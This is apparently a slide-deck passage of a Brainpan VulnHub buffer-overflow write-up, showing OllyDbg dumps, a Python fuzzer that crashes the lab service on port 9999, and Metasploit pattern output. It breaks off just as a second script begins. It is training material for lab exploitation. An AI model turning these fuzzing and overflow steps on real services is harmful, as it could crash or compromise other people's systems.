whoami

My name is Andriy and I test software for a living

- Got my OSCP and CEH
- Like playing with HTB
- write E2E test using Protractor/Selenium


@andriyze
andriyze.github.io

Brainpan writeup


- Very similar to OSCP Buffer Overflow machines
- https://www.vulnhub.com/entry/brainpan-1,51
- This machine has ports 9999 and 10000 running. The application that we will try to overflow is running on port 9999
- Exe file at http://IP-OF-Brainpan-VM:10000/bin/
- My writeup can be found at

https://andriyze.github.io/bof/oscp/2019/12/18/Brainpan-BOF.html

OllyDbg


OllyDbg
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
CPU
Registers (FPU)
Address
Hex dump
ASCII

Start brainpan.exe


OllyDbg - brainpan.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
CPU - main thread, module brainpan


```
31171280  S 55              PUSH EBP
31171281  . 89E5            MOV EBP,ESP
31171283  . 83EC 08         SUB ESP,8
31171286  . C70424 0100000( MOV DWORD PTR SS:[ESP],1
3117128D  . FF15 20511731   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.7FB16B20
31171293  . E8 B8FEFFFF     CALL brainpan.31171150
31171298  . 90              NOP
31171299  . 8DB426 0000000( LEA ESI,DWORD PTR DS:[ESI]
311712A0  . 55              PUSH EBP
311712A1  . 89E5            MOV EBP,ESP
311712A3  . 83EC 08         SUB ESP,8
311712A6  . C70424 0200000( MOV DWORD PTR SS:[ESP],2
311712AD  . FF15 20511731   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.7FB16B20
311712B3  . E8 98FEFFFF     CALL brainpan.31171150
311712B8  . 90              NOP
311712B9  . 8DB426 0000000( LEA ESI,DWORD PTR DS:[ESI]
311712C0  S 55              PUSH EBP
311712C1  . 8B0D 3C511731   MOV ECX,DWORD PTR DS:[<&msvcrt.atexit>]  msvcrt.7FB20200
311712C7  . 89E5            MOV EBP,ESP
311712C9  . 5D              POP EBP
311712CA  . FFE1            JMP ECX
311712CC    8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
311712D0  . 55              PUSH EBP
311712D1  . 8B0D 30511731   MOV ECX,DWORD PTR DS:[<&msvcrt._onexit>  msvcrt.7FB200D0
311712D7  . 89E5            MOV EBP,ESP
311712D9  . 5D              POP EBP
EBP=0043FEE8
```

```
Registers (FPU)
EAX 00000000
ECX 0043FF18
EDX 0043FF18
EBX 7B63FE00 KERNEL32.7B63FE00
ESP 0043FED4
EBP 0043FEE8
ESI 00000000
EDI 00000000

EIP 31171280 brainpan.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 006B 32bit 3FFF8000(FFF)
T 0  GS 0063 32bit 0(0)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty +INF 7FFF 80000000 00000000
               3 2 1 0      E S P U O Z D I
```

```
Address   Hex dump                  ASCII
31172000  FF FF FF FF 00 00 00 00  ÿÿÿÿ....
31172008  00 00 00 00 00 00 00 00  ........
31172010  00 40 00 00 00 00 00 00  .@......
31172018  00 00 00 00 00 00 00 00  ........
31172020  70 1D 17 31 00 00 00 00  p..1....
31172028  00 00 00 00 00 00 00 00  ........
31172030  00 00 00 00 FF FF FF FF  ....ÿÿÿÿ
31172038  00 00 00 00 FF FF FF FF  ....ÿÿÿÿ
31172040  00 00 00 00 FF FF FF FF  ....ÿÿÿÿ
31172048  00 00 00 00 00 00 00 00  ........
31172050  00 00 00 00 00 00 00 00  ........
31172058  00 00 00 00 00 00 00 00  ........
31172060  00 00 00 00 00 00 00 00  ........
31172068  00 00 00 00 00 00 00 00  ........
31172070  00 00 00 00 00 00 00 00  ........
31172078  00 00 00 00 00 00 00 00  ........
31172080  00 00 00 00 00 00 00 00  ........
31172088  00 00 00 00 00 00 00 00  ........
31172090  00 00 00 00 00 00 00 00  ........
31172098  00 00 00 00 00 00 00 00  ........
311720A0  00 00 00 00 00 00 00 00  ........
```

```
0043FED4   7B464082  RETURN to KERNEL32.7B464082
0043FED8   3116F000
0043FEDC   7B466345  RETURN to KERNEL32.7B466345 from KERNEL32.7B464070
0043FEE0   7B466345  RETURN to KERNEL32.7B466345 from KERNEL32.7B464070
0043FEE4   7B466345  RETURN to KERNEL32.7B466345 from KERNEL32.7B464070
0043FEE8   0043FFD8
0043FEEC   7B466345  RETURN to KERNEL32.7B466345 from KERNEL32.7B464070
0043FEF0   3116F000
0043FEF4   31171280  brainpan.<ModuleEntryPoint>
0043FEF8   0043FF18
0043FEFC   0043FF18
0043FF00   00000000
0043FF04   31171280  brainpan.<ModuleEntryPoint>
0043FF08   3116F000
0043FF0C   7B63FE00  KERNEL32.7B63FE00
0043FF10   00000000
0043FF14   00000001
0043FF18   FFFFFFFF  End of SEH chain
0043FF1C   7B48ADD0  SE handler
0043FF20   7B43EE80  KERNEL32.7B43EE80
0043FF24   00000000
0043FF28   7B63FE00  KERNEL32.7B63FE00
```

Running




Z:\root\lab\brainpan\brainpan.exe

```
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

Fuzz.py

```
#!/usr/bin/python

import socket

buffer=["A"]
counter=100

while len(buffer) <= 100:
    buffer.append("A"*counter)
    counter=counter+100 #increment by 100

try:
    for string in buffer:
        print "We are fuzzing with a length of %s bytes" % len(string)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('127.0.0.1', 9999))
        s.recv(1024)
        s.send(string + '\r\n')
        s.close()


    print"\nDone!"
    buffer += 200
except:
    print "Could not connect ..."
```


Crashed around 600



```
root@kali:~/brainpan# python fuzz.py
We are fuzzing with a length of 1 bytes
We are fuzzing with a length of 100 bytes
We are fuzzing with a length of 200 bytes
We are fuzzing with a length of 300 bytes
We are fuzzing with a length of 400 bytes
We are fuzzing with a length of 500 bytes
We are fuzzing with a length of 600 bytes
We are fuzzing with a length of 700 bytes
Could not connect ...
root@kali:~/brainpan# 
```


Pattern

We must create a pattern of unique symbols




```
root@kali:~/Downloads# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad
4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8A
g9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An
8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2A
r3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
root@kali:~/Downloads# 
```

New script – fuzzer.py



```
#!/usr/bin/python

import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

